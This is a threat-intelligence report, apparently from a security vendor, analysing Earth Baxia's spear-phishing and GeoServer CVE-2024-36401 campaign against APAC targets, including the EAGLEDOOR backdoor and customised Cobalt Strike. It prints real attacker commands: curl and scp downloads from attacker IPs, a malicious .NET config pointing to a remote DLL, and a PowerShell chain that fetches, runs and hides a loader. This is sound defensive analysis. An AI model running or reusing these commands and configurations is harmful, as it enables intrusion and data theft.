Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC

⋮ 9/19/2024

APT & Targeted Attacks

We observed Earth Baxia carrying out targeted attacks against APAC countries that involved advanced techniques like spear-phishing and customized malware, with data suggesting that the group operates from China.

By: Ted Lee, Cyris Tseng, Pierre Lee, Sunny Lu, Philip Chen September 19, 2024 Read time: 8 min (2215 words)

Summary

- Threat actor Earth Baxia has targeted a government organization in Taiwan – and potentially other countries in the Asia-Pacific (APAC) region – using spear-phishing emails and the GeoServer vulnerability CVE-2024-36401.
- CVE-2024-36401 is a remote code execution exploit that allowed the threat actors to download or copy malicious components.
- The threat actor employs GrimResource and AppDomainManager injection to deploy additional payloads, aiming to lower the victim's guard.
- Customized Cobalt Strike components were deployed on compromised machines through the two initial access vectors. The altered version of Cobalt Strike included modified internal signatures and a changed configuration structure for evasion.
- Earth Baxia also used a new backdoor named EAGLEDOOR, which supports multiple communication protocols for information gathering and payload delivery.

In July, we observed suspicious activity targeting a government organization in Taiwan, with other APAC countries also likely targeted, attributed to the threat actor Earth Baxia. In these campaigns, Earth Baxia used spear-phishing emails and exploited CVE-2024-36401, a vulnerability in an open-source server for sharing geospatial data called GeoServer, as initial access vectors, deploying customized Cobalt Strike components on compromised machines. Additionally, we identified a new backdoor called EAGLEDOOR that supports multiple protocols. In this report, we will discuss their infection chain and provide a detailed analysis of the malware involved.

Attribution and victimology

Upon investigation, we discovered that multiple servers were hosted on the Alibaba cloud service or located in Hong Kong, and some related samples were submitted to VirusTotal from China. After checking one of the Cobalt Strike watermarks (666666) used by the threat actors on Shodan, we also

found that only a few machines were linked to this watermark, most of which were in China (Table 1). Therefore, we suspect that the APT group behind these campaigns originates from China.

Country	Number of machines
China	13
Japan	1
Singapore	1

Table 1. Machines linked to the Cobalt Strike watermark 666666

Based on the collected phishing emails, decoy documents, and observations from incidents, it appears that the targets are primarily government agencies, telecommunication businesses, and the energy industry in the Philippines, South Korea, Vietnam, Taiwan, and Thailand (Figure 1). Notably, we also discovered a decoy document written in simplified Chinese, suggesting that China is also one of the impacted countries. However, due to limited information, we cannot accurately determine which sectors in China are affected.

Figure 1. Map chart of impacted regions

Infection chain

In this section, we will discuss the threat group's attack flow as identified by our telemetry, including the malware and tactics, techniques, and procedures (TTPs) involved, as shown in Figure 2.



Figure 2. Overview of the attack chain

Initial access

Vulnerable GeoServer

In some cases, Earth Baxia leveraged CVE-2024-36401, a remote code execution (RCE) exploit on GeoServer, to execute arbitrary commands: Our investigation revealed that they used commands like "curl" and "scp" to download or copy malicious components into the victim's environment, and then executed these components using the RCE exploit (Table 2).

The file download via curl is as follows:

curl --connect-timeout 3 -m 10 -o c:\windows\temp\{file name} http://**167[.]172[.]89[.]142**/{file name}

The remote file copy via scp is follows:

cmd /c "scp -P 23 -o StrictHostKeyChecking=no -o ConnectTimeout=3 -o UserKnownHostsFile=C:\windows\temp\ t1sc@**152[.]42[.]243[.]170**:/tmp/bd/{file name} c:\windows\temp\"

File name	Description
Edge.exe	Legitimate executable used to load msedge.dll
msedge.dll	Malicious loader (SWORDLDR) used to launch Cobalt Strike (Logs.txt)

Logs.txt	Customized Cobalt Strike shellcode

Table 2. The malicious components downloaded by RCE exploit

Spear-phishing email vector

In early August, Earth Baxia began leveraging phishing emails to advance their attacks. One of the victims reported receiving over 70 phishing emails within approximately two weeks. We also identified similar email attachments on VirusTotal. Analysis of the decoy documents suggests that the attackers may have targeted not just Taiwan, but also Vietnam and China.

Most of the email subjects are meticulously tailored with varying content; the attached ZIP file contains a decoy MSC file, which we named RIPCOY. At this stage, when the user double-clicks this file, the embedded obfuscated VBScript attempts to download multiple files from a public cloud service, typically Amazon Web Services (AWS) in a technique called GrimResource. These files include a decoy PDF document, .NET applications, and a configuration file.

The .NET applications and configuration file dropped by the MSC file then use a technique known as AppDomainManager injection, which allows the injection of a custom application domain to execute arbitrary code within the process of the target application. It enables the execution of any .NET application to load an arbitrary managed DLL, either locally or remotely from a website, without directly invoking any Windows API calls (Figure 3).

```
<configuration>
   <runtime>
      <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
         <dependentAssembly>
            <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
            <codeBase version="0.0.0.0" href="https://360photo.oss-cn-hongkong.aliyuncs.com/202407111985.jpeg"/>
         </dependentAssembly>
      </assemblyBinding>
      <etwEnable enabled="false" />
      <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
      <appDomainManagerType value="oncesvc" />
   </runtime>
</configuration>
```

Figure 3. The configuration file contains download sites loaded by the .NET framework application

The legitimate .NET applications then proceed to download the next-stage downloader based on the URL specified in the .config file, which points to a .NET DLL file (Figure 4). The URL for this download is obfuscated using Base64 and AES encryption. Most of the download sites identified at this stage were hosted on public cloud services, typically Aliyun. Once the DLL retrieves the shellcode, it executes it using the CreateThread API, with all processes running entirely in memory.



Figure 4. The .NET DLL file contains a download site with obfuscated code

The shellcode gathers information from the affected machine, including the username, computer name, parent process (the legitimate .NET application), and memory status. It appends this information as a 'client_id' parameter to a URL and sends it to a custom domain. It may receive a 64-character response from the server, which is then used to request the next payload from the URL (Figure 5). However, we couldn't receive the final payload.

Figure 5. A screenshot of network traffic analysis from the VirusTotal sandbox

The shellcode exhibited several distinct features:

- The attacker disguised the domain names to resemble public cloud services by using names like "s3cloud-azure" or "s2cloud-amazon". Each network request followed a specific pattern, including a unique user-agent string and data formatted in JSON.
- The final stage of the download process always had the path "/api/v1/homepage/", suggesting that the file might still be hosted on a third-party cloud service.

- By hosting files on the cloud, the attacker gains the advantage of easily replacing or updating files, including .config files with different download links, making it significantly more challenging for us to track their activities.

Although we didn't confirm what the final shellcode was, our telemetry did reveal that the "oncesvc.exe" launched by the MSC file would run another process, "Edge.exe", to load the Cobalt Strike components msedge.dll and Logs.txt. In the next section, we discuss these components further.

Backdoor analysis

Cobalt Strike

Earth Baxia utilizes DLL side-loading to execute Cobalt Strike shellcode (Figure 6). To evade defenses, the shellcode loader, known as "SWORDLDR," decrypts the payload and injects it into a specified process according to its embedded configuration (Figure 7).



Figure 6. Decrypted shellcode



Figure 7. Execution flow of Cobalt Strike components

The injected shellcode is a customized version of Cobalt Strike. Unlike the usual Cobalt Strike payload, the modified version's MZ header has been removed and the internal signatures have been modified (Figure 8). Additionally, the structure of configuration has also been slightly changed (Figure 9).



Figure 8. Header differences between the usual (left) and modified (right) versions of Cobalt Strike



Figure 9. Differences in configuration structures between the usual (left) and modified (right) versions of Cobalt Strike

EAGLEDOOR

On the victim side, we collected these sample sets:

- Systemsetting.dll (EAGLEDOOR loader)
- Systemsetting.exe

These samples are components of EAGLEDOOR, which was dropped and launched by the Cobalt Strike process mentioned previously.

The threat actors apply DLL side-loading to start the loader and execute EAGLEDOOR in memory. In the loader, there are two DLL files encrypted in the .data section:

Hook.dll

This is the module for hooking the specific API with export function, MyCreateHook, to hook the APIs which are frequently called (Figure 10). Once the hooked API is called, the malicious module, Eagle.dll, will be executed.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 && sub_180001C60() && !dword_1800A7558 )// Load Hook.dll
  {
    dword_1800A7558 = 1;
    if ( !(unsigned int)My_Initialize()
      && !(unsigned int)My_CreateHook(GetProcAddress, sub_180002070, &qword_1800A7568)
      && !(unsigned int)My_CreateHook(FreeLibrary, sub_180002020, &qword_1800A7570)
      && !(unsigned int)My_CreateHookApi(L"ntdll.dll", "LdrUnloadDll", sub_180001FC8, &qword_1800A7560) )
    {
      My_EnableHook(0LL);
    }
  }
  return 1;
}
```

Figure 10. Loader applies hook.dll to hook the APIs, GetProcAddress, FreeLibrary and LdrUnloadDll

Eagle.dll

The code flow of launching Eagle.dll is shown below. The loader decrypts this module and executes the first export function “RunEagle” in the memory (Figure 11).

```
Src = 0LL;
v6 = 0;
if ( (unsigned int)DecryptData(dword_18001D9E0, &Src, &v6) )
{
  v1 = (__int64 *)LoadTargetDll((int *)Src, v6);// ==============
  v2 = v1;
  if ( v1 )
  {
    strcpy(v8, "RunEagle");
    RunEagle = (void (__fastcall *)(void *))GetAPIAddr(v1, (__int64)v8);
    if ( RunEagle )
    {
      strcpy(v10, "Data");
      si128 = _mm_load_si128((const __m128i *)&aGetcurrentmemo);
      GetCurrentMemory = (unsigned int (__fastcall *)(void *, _QWORD))GetAPIAddr(v2, (__int64)&si128);
      if ( GetCurrentMemory )
      {
        if ( GetCurrentMemory(Src, v6) )
          RunEagle(&unk_1800198D0);
      }
    }
    sub_180002F08(v2);
  }
}
if ( !Src )
  j_j_free(0LL);
return 0LL;
```

Figure 11. The code flow to start Eagle.dll in the loader

EAGLEDOOR supports four methods to communicate with a C&C server:

- DNS
- HTTP
- TCP
- Telegram

Upon analysis, TCP, HTTP and DNS protocol are utilized to send the victim machine’s status to a C&C server. The main backdoor functionality is achieved by Telegram protocol through the Bot API, and the applied methods include:

- getFile
- getUpdates
- sendDocument
- sendMessage

These methods are effective for gathering information, delivering files, and executing the next payload on the victim's system. However, in this case, we only collected samples related to TCP and HTTP protocols on the victim side. Therefore, we will keep monitoring the channel to track the threat actors' next steps in their Telegram communications.

Exfiltration

Based on our investigation, we observed that Earth Baxia would archive the collected data and exfiltrate stolen data by using curl.exe. Figure 12 shows a case of data exfiltration to their file server (152[.]42[.]243[.]170) through curl.



Figure 12. The process for exfiltration by curl.exe

Further observations

Most phishing emails lure users with an attachment. However, based on our telemetry, some phishing emails are sent with a phishing link that downloads a ZIP file. So far, we know there are four combinations at the initial access stage, as shown in Figure 13. Both MSC file and LNK file are able to deliver those two toolsets.



Figure 13. The combinations we know at initial access

While investigating the case, we came across the download site static[.]krislab[.]site in an LNK file. It executes a PowerShell command to download decoy documents and Cobalt Strike toolsets, which include Edge.exe, msedge.dll, and Logs.txt (Table 3). This toolset is similar to the one we mentioned earlier in this blog entry.

Each zip file contains a LNK file with the target PowerShell command:

wget -Uri https://static.krislab.site/infodata/**msedge.dll** -OutFile C:\Users\Public\msedge.dll; wget -Uri https://static.krislab.site/infodata/**Logs.txt** -OutFile C:\Users\Public\Logs.txt;wget -Uri https://static.krislab.site/infoda ta/**Edge.exe** -OutFile C:\Users\Public\Edge.exe;C:\Users\Public\Edge.exe;wget -Uri "https://static.krislab.site/infodata/**yn.pdf**" -OutFile "C:\Users\Public\邀請函.pdf";C:\Windows\System32\cmd.exe /c start /b "C:\Users\Public\邀請函.pdf";attrib +s +h C:\Users\Public\Edge.exe;attrib +s +h C:\Users\Public\Logs.txt;attrib +s +h C:\Users\Public\msedge.dll

Discovered Date	Path	File description
June 21, 2024	/infodata/Invitation1017.zip	Cobalt Strike tool set
	/infodata/Edge.exe	
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/tw.pdf	Decoy document
June 25, 2024	/infodata/break_1/06.pdf	Decoy document
June 30, 2024	/infodata/Invitation0630.zip	Cobalt Strike tool set
	/infodata/Edge.exe	
	/infodata/msedge.dll	
	/infodata/Logs.txt	
